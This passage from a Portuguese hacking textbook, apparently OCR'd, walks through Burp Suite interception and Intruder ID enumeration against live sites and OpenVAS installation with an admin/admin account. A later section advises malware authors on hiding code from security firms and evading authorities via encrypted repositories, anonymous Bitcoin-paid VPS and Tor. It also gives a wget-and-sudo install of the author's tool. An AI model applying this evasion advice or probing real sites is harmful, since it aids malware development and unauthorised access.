


São:


- **Target**: Esta ferramenta permite agregar todos os recursos da aplicação web, orientando assim o utilizador ao longo do teste de segurança;
- **Proxy**: É o componente central da ferramenta, que permite interceptar e modificar todo o tráfego da web;
- **Spider**: Um rastreador automático que pode ser usado para descobrir novas páginas e parâmetros;
- **Scanner**: Um scanner de segurança de aplicativos web completo, disponível apenas na versão Professional;
- **Intruder**: Burp Intruder permite personalizar e automatizar solicitações da web. Repetir várias vezes a mesma solicitação com conteúdo diferente permite realizar fuzzing. O fuzzing da Web geralmente consiste em enviar entradas inesperadas para o aplicativo de destino;
- **Repeater**: Uma ferramenta simples, porém poderosa, que pode ser usada para modificar manualmente e reemitir solicitações da web;
- **Sequencer**: O Burp Sequencer é a ferramenta perfeita para verificar a aleatoriedade e a previsibilidade de tokens de segurança, cookies e muito mais.
- **Decode**: Permite codificar e decodificar dados usando vários esquemas de codificação, por exemplo MD5.
- **Comparer**: Uma ferramenta de comparação visual que pode ser usada para detectar mudanças entre páginas da web.

Por padrão, o Burp Proxy está configurado para escutar na porta 8080 com o protocolo TCP, para verificar se nenhum outro software no computador está interferindo nele, você pode verificar na seção de proxy, acesse a Aba de opções.

Se a caixa de seleção em execução estiver marcada, o Burp Proxy está pronto para receber solicitações do navegador, já em caso de erros, você notará a presença de exceções na aba de alertas. Em alguns casos, pode ser necessário alterar a porta e iniciar o listener, simplesmente clicando na caixa de seleção em execução.



Em situações específicas, por exemplo, ao testar clientes autônomos ou aplicativos móveis que se comunicam por HTTP/S, pode ser necessário selecionar a caixa de seleção de suporte proxy transparente para clientes sem reconhecimento de proxy, bem como inserir manualmente o host e a porta de destino nos campos apropriados. Dessa forma, o Burp cuidará de todas as solicitações de estilo não proxy, permitindo que você redirecione todo o tráfego para o host de destino. Mas no geral é possível no próprio browser definir o Burp Suite como o Proxy.




17.2 Analisando um WebSite na Internet


Para exemplificar, será aberto uma aplicação www.aied.com.br em um Browser devidamente configurado para a análise do Burp Suite, conforme imagem abaixo.

17.2.1 Proxy


Primeiro serviço que será utilizado é uma análise de Request/Response, pausadamente e com a possibilidade de editar as requests para impactar os responses. Comece ativando o intercept (ver figura abaixo) e abra um Browser, recomendo que configure o Firefox para tais operações.



No Browser, digite o site alvo da análise, nada acontecerá como se o proxy estivesse com problema ou falha de internet, mas não é.




Cada request (cada mesmo) passará na aba Intercept, análise a request, modifique se necessário, se estiver OK, então pressione o botão Forward.



Caso queira rever as requisições em busca de dados técncios, principalmente de frameworks, tecnologias, técnicas de programação, etc. pode-se recorrer ao histórico de requisições conforme figura abaixo.

É uma interface dividida em 3 áreas, a primeira é um histórico completo, de tudo que foi solicitado, inclusive arquivos imagens, json, java script. A segunda área é a request do item selecionado no histórico e a terceira área é a response do item selecionado no histórico.




Repare que o serviço de hospedagem não cercou os dados de banner ofuscando a tecnologia, visivelmente repara que o servidor é um LiteSpeed (uma porcaria).

17.2.2 Target

De todas as requisições, na aba target encontramos os arquivos organizados por domínio, desta forma fica mais fácil encontrar componentes, frameworks e JavaScripts transmitidos entre o Browser e o WebSite, conforme figura abaixo (a).


Em (b) é possível ver a url enviada para requisição e o corpo da requisição e a response é vista em (c).




O objetivo é localizar também dados de sessão, cookies e dados em artefatos xml e json não criptografados.

17.2.3 Intruder


O Intruder é uma ferramenta que possibilita a injeção de requisições GET ou POST em um server, nesta injeção é possivel injetar dados de uma lista de possíveis valores, ideal para testar formulários, ID de entidades em url.




Para essa prática será utilizado o Cyberframework, uma busca por ID de projetos que existam na ferramenta, então em Target informe o Host, e também 443 e HTTPS pois o Cyberframework possui certificado digital.




Por estar utilizando uma versão FREE é permitido apenas um Payload de valores, então monta-se a requisição HTTP e na posição adequada injeta-se uma variável **p1val** conforme figura abaixo. Será executada esta requisição para cada um elemento da lista que vamos definir em Payload.




Em Payloads, é possível definir uma lista, valores fixos, arquivos de listas e ranges numéricos. Como o ataque será dirigido para localizar os projetos pelo ID dos projetos e tais IDs são numéricos no banco de dados, será usado um Payload de sequência numérica. Para esta prática será definido de 10 até 15 pois o Cyberframework conta com um WAF de segurança contratado.



Após parametrizar e definir a sequência, basta rodar, mas o botão Start Attack está no canto superior direito da tela, ou seja, bem longe para o seu mouse.




O processo será iniciado e dependendo da velocidade do servidor e da quantidade de elementos na lista, o processo pode demorar. Item por item, todos são listados em uma interface, dá para ver o status, tamanho e sequência de requisição.




Ao selecionar um ítem, conforme pode-se observar nas imagens abaixo dá para se compreender a massa de dados enviada na requisição e o mais importante, a resposta do servidor.

É possível observar que vários dados técnicos foram retornados, isso pois o serviço (empresa de hospedagem) não configurou corretamente o ambiente, uma organização que

possui o poder sobre o ambiente de hospedagem não pode deixar tais dados serem exibidos.





18 OpenVAS (fazendo)

OpenVAS é uma abreviação de **Open Vulnerability Assessment System**, não é apenas uma ferramenta, mas uma estrutura completa composta por vários serviços e ferramentas, oferecendo uma solução abrangente e poderosa de varredura e gerenciamento de vulnerabilidades.

Apresentação em Powerpoint para configuração do ambiente neste link.

Vídeo explicativo neste link.


Assim como uma solução antivírus possui assinaturas para detectar malwares conhecidos, o OpenVAS possui um conjunto de testes de vulnerabilidade de rede (NVTs). Os NVTs são conduzidos usando plug-ins, que são desenvolvidos usando o código **Nessus Attack Scripting Language (NASL)**. Existem mais de 50.000 NVTs no OpenVAS, e novos NVTs estão sendo adicionados regularmente.

18.1 Instalação e configuração OpenVAS


A instalação é simples, pois sempre que um produto está no repositório oficial um simples apt resolve tudo (dependências também), conforme listagem de comandos abaixo.


```
1. sudo apt update -y
2. sudo apt install openvas -y
3. sudo gvm-setup
```


A linha 1 é obrigatória para atualização das listas de repositório, para não ficar recebendo 404 né, já a linha 2 é a instalação do OpenVAS. Para configurar é executada a linha 3. Se durante o processo de instalação alguma pergunta for feita sobre componentes que serão substituídos, responda Yes, provavelmente o Kali GNU/Linux está desatualizado.



Em alguns casos vai precisar da versão 14.2 do PostgreSQL, deve ser consultado a documentação oficial do PostgreSQL. Após executar a terceira linha de comando da listagem acima, um longo processo de download se iniciará, tenha calma pois logo após virá um longo processo de instalação dos NVTs e também adaptar a estrutura do banco de dados. Conforme figura abaixo. **<demora muitooo>**


plugin_feed_info.inc
1,014 100% 990.23kB/s 0:00:00 (xfr#1, to-chk-0/1)
sent 57 bytes received 1,127 bytes 473.60 bytes/sec
total size is 1,014 speedup is 0.86
/var/lib/openvas/feed-update.lock[>] Updating Vulnerability Tests info into Redis store from VT files
[*] Updating GVMD Data
Greenbone community feed server - http://feed.community.greenbone.net/
This service is hosted by Greenbone Networks - http://www.greenbone.net/
All transactions are logged.
If you have any questions, please use the Greenbone community portal.
See https://community.greenbone.net for details.
By using this service you agree to our terms and conditions.
Only one sync per time, otherwise the source ip will be temporarily blocked.
receiving incremental file list
timestamp
13 100% 12.70kB/s 0:00:00 (xfr#1, to-chk-0/1)
sent 43 bytes received 109 bytes 60.80 bytes/sec
total size is 13 speedup is 0.09


(kali㉿kali)-[~]
$ sudo gvm-start
[sudo] password for kali:
[>] Please wait for the GVM services to start.
[>]
[>] You might need to refresh your browser once it opens.
[>]
[>] Web UI (Greenbone Security Assistant): https://127.0.0.1:9392


(kali㉿kali)-[~]
$ sudo runuser -u _gvm -- gvmd --create-user=admin --password=admin

[>] Opening Web UI (https://127.0.0.1:9392) in: 5 ... 4 ... 3 ... 2 ... 1 ...

18 Programação para Hackers (falta)

18.2 As linguagens mais utilizadas

18.3 Compilação

18.4 Execução de Scripts

18.5 Commit de código Hacker

Vejo inúmeros hackers utilizando ferramentas de gestão e organização de código que foram projetadas para produtos convencionais, ou seja, sistema de telinhas. Malwares e programas hackers hoje são enviados para o GitHub, além de expor o hacker devo lembrar que inúmeras empresas de security também acompanham tais evoluções nesses repositórios. Antes mesmo de um Malware estar pronto já se tem uma vacina para ele.

Na visão hacker, esta ação é prejudicial, pois inúmeras vacinas ou procedimentos de defesa são construídos a partir destes códigos expostos, pois a análise de código é mais fácil que a análise de um aplicativo compilado.

Vamos ao caso do Mirai, um poderoso malware classificado como botnet que após ser exposto na internet (seu código), vários outros malwares foram construídos a partir deste, e com isso, a cada novo botnet proveniente do código Mirai não é inovador e facilmente detectado.

- Mas o problema do hacker é que ele é um programador, e com isso ele produz artefatos que:
  Ele pode precisar de mais de um ambiente para desenvolver;
- Quer manter histórico, afinal um malware deve ser alterado constantemente;
- Precisa formatar constantemente seu ambiente para confundir a pegada digital;

Muitos hackers acham que nunca o pegaram, mas isso é um erro, uma informação que deve ser levada em consideração é: **O governo e os grupos repressivos vão lhe achar, e isso é inevitável**. A estratégia a se tomar é mergulhar de cabeça no mundo cypherpunk[91], tudo é criptografia e criptografia é tudo.

Uma solução para seu código hacker é o envio de arquivos criptografados por SVN, esta técnica é utilizada por grupos hackers experts e o controle da chave de criptografia é algo fundamental.

Outra solução é um aplicativo chamado **cver** (redução de CryptoVersion), trata-se de duas aplicações:

- Aplicação servidora PHP (sem Database);
- Aplicação cliente Python;


A aplicação servidora requer somente PHP 7 ou superior, e pode ser alocada em qualquer serviço de hospedagem, incluindo serviços de hospedagem gratuita. Também não requer nenhum SETUP e nenhum banco de dados, é só fazer o upload dos arquivos .php.

O programa **cver** parte do princípio que qualquer pessoa ou agente malicioso pode obter seus arquivos criptografados, mas o conteúdo só é revelado para quem tem a chave. Se a chave é forte, sua segurança está garantida. Lógico que não alertará ao Deus e ao mundo qual o endereço do seu servidor.

Já a aplicação Python no cliente garante a operação sobre os arquivos criptografados que estão no servidor, no servidor nenhum arquivo é salvo de forma descriptografada e toda operação é realizada no aplicativo cliente. É interessante que o sistema operacional inteiro esteja sobre um disco criptografado, neste momento revela-se útil os dispositivos SSD e M2, que mesmo criptografando tudo ainda se mantém eficientes, esqueça Disco Rígido e Pendrive.

Para exemplificar será montada o seguinte esquema entre dois computadores em uma rede local:

[91] Saiba mais em http://www.cypherpunk.com.br



Neste exemplo está sendo utilizado a rede 192.168.3.0/24, para implementar esta solução dentro de sua arquitetura utilize o endereço de sua rede, mas caso queira um ambiente mais público, utilize um domínio na rede mundial, substituindo o IP do servidor pelo domínio, exemplo: **aied.com.br** ou **cypherpunk.com.br**, ignorando http e www.

Uma outra possibilidade é alugar um servidor remoto VPS com Bitcoin sem registro de identidade e alocar este servidor dentro da rede ONION, e operar por TOR, mas isso fica muito lento, este cenário seria o cenário ideal.

Se o arquivo for capturado no servidor, ele estará criptografado com uma chave que só o hacker sabe e que não está escrito em nenhum lugar, também é criptografado o nome do arquivo bem como seu caminho relativo do projeto, o objetivo é nem dá a pista dos nomes dos arquivos e estrutura do projeto. Enquanto no computador do hacker os arquivos estejam em árvore multinível, no servidor é uma lista linear.


Durante o trânsito entre o cliente e o servidor existe uma segunda criptografia, pois muitos dos serviços gratuitos de hospedagem não permitem HTTPS. Para isso vamos configurar uma chave comum entre o servidor e o cliente (cada um tem um arquivo de configuração).

18.5.1 Instalando **cver** em um servidor

O servidor precisa ter instalado Apache2 e PHP 7 (ou superior), neste caso a instalação será realizada em um Debian terminal. Então no terminal baixe o arquivo de instalação e execute a instalação, conforme listagem abaixo.

```
1. wget -O /tmp/install.sh http://cyberframework.com.br/cyber/projects/16/downloads/install.sh
2. chmod +x /tmp/install.sh
3. sudo /tmp/install.sh
```

O script irá baixar todo o fonte PHP, criar o diretório em /var/www/html e organizar. A estrutura do projeto é a seguinte:



Onde:

Diretório api: Contém funções de apoio para os arquivos .php;
Diretório client: Possui o arquivo .py que será instalado nos clientes, este cliente é compatível com este servidor;
Arquivo data/config.json: Um arquivo com parâmetros do sistema que será descrito;
Diretório version: contém as versões das funções básicas, que são:

- commit;
- download;
- info;
- list;
- upload;

Sempre os clientes devem ser instalados puxando o arquivo **client/cver.py** do servidor, pois garantirá que são compatíveis, no futuro pode existir uma retrocompatibilidade entre ambos.

O primeiro passo a se tomar é definir a chave da criptografia usada no transporte entre o cliente e o servidor, trata-se de uma chave de 16 bytes no campo key e um vetor de 16 bytes. Utilize uma sequência de caracteres que não seja uma palavra, e utilize o nano para alterar estes campos key e iv, conforme figura abaixo.

O algoritmo utilizado é o AES conforme já descrito no capítulo de Criptografia. Advanced Encryption Standard (AES) é o algoritmo padrão do governo dos Estados Unidos e de várias outras organizações. Ele é confiável e excepcionalmente eficiente na sua forma em


128 bits, mas também é possível usar chaves e 192 e 256 bits para informações que precisam de proteção maior. O AES é amplamente considerado imune a todos os ataques, exceto aos ataques de força bruta, que tentam decifrar o código em todas as combinações possíveis em 128, 192 e 256 bits, o que é imensamente difícil na atualidade.

O campo **src_folder** que deixamos vazio pode estar vazio ou conter um diretório fixado, se utilizar um diretório fixado utilize todo o caminho, exemplo **/var/projects** **(forma recomendada quando temos o controle do servidor)**. Mas vamos deixar vazio a princípio, pois vamos criar um outro diretório **(forma que usamos quando estamos com hospedagem de sites)**.

Vamos criar manualmente o diretório que serão armazenados nossos arquivos criptografados, e dar permissão para o usuário do Apache2.

```
1. sudo mkdir /var/www/html/cryptoversion/projects
2. sudo chown www-data:www-data /var/www/html/cryptoversion/projects
```

Repare que somente o diretório projects pertence ao usuário www-data, usuário este que é o usuário do serviço Apache2.



A instalação está pronta, caso queira instalar em um servidor de hospedagem, faça upload destes arquivos para sua hospedagem, de tal forma que fique assim: **http://MEUDOMINIO.COM/cryptoversion**

18.5.2 Instalando **cver** em um cliente Linux

O comando foi projetado para ser terminal, para se encaixar em qualquer GNU/Linux em qualquer lugar. Requer além de um GNU/Linux também a instalação de:

- python3
- python3-pip
- pycryptodome

O python3 já vem instalado em qualquer distribuição moderna, mas o pip é um módulo que deve ser instalado, para isso utilize o comando da listagem abaixo.

```
1. sudo apt install python3-pip -y
```

Agora o proximo passo é instalar o pacote de criptografia do python, para isso utilize o pip3 conforme listagem abaixo.

```
1. pip3 install pycryptodome
```

Agora que todas as dependências foram resolvidas, a instalação é muito simples. Primeiro vamos fazer download do arquivo cver.py para dentro de um diretório /etc/cver, e depois criar um link simbólico em /usr/bin para o arquivo /etc/cver/cver.py.

O link simbólico terá o nome cver e então de qualquer ponto do sistema de arquivos vamos poder invocar o cver como um comando GNU/Linux. Veja a sequência de comandos.

```
1. sudo mkdir /etc/cver
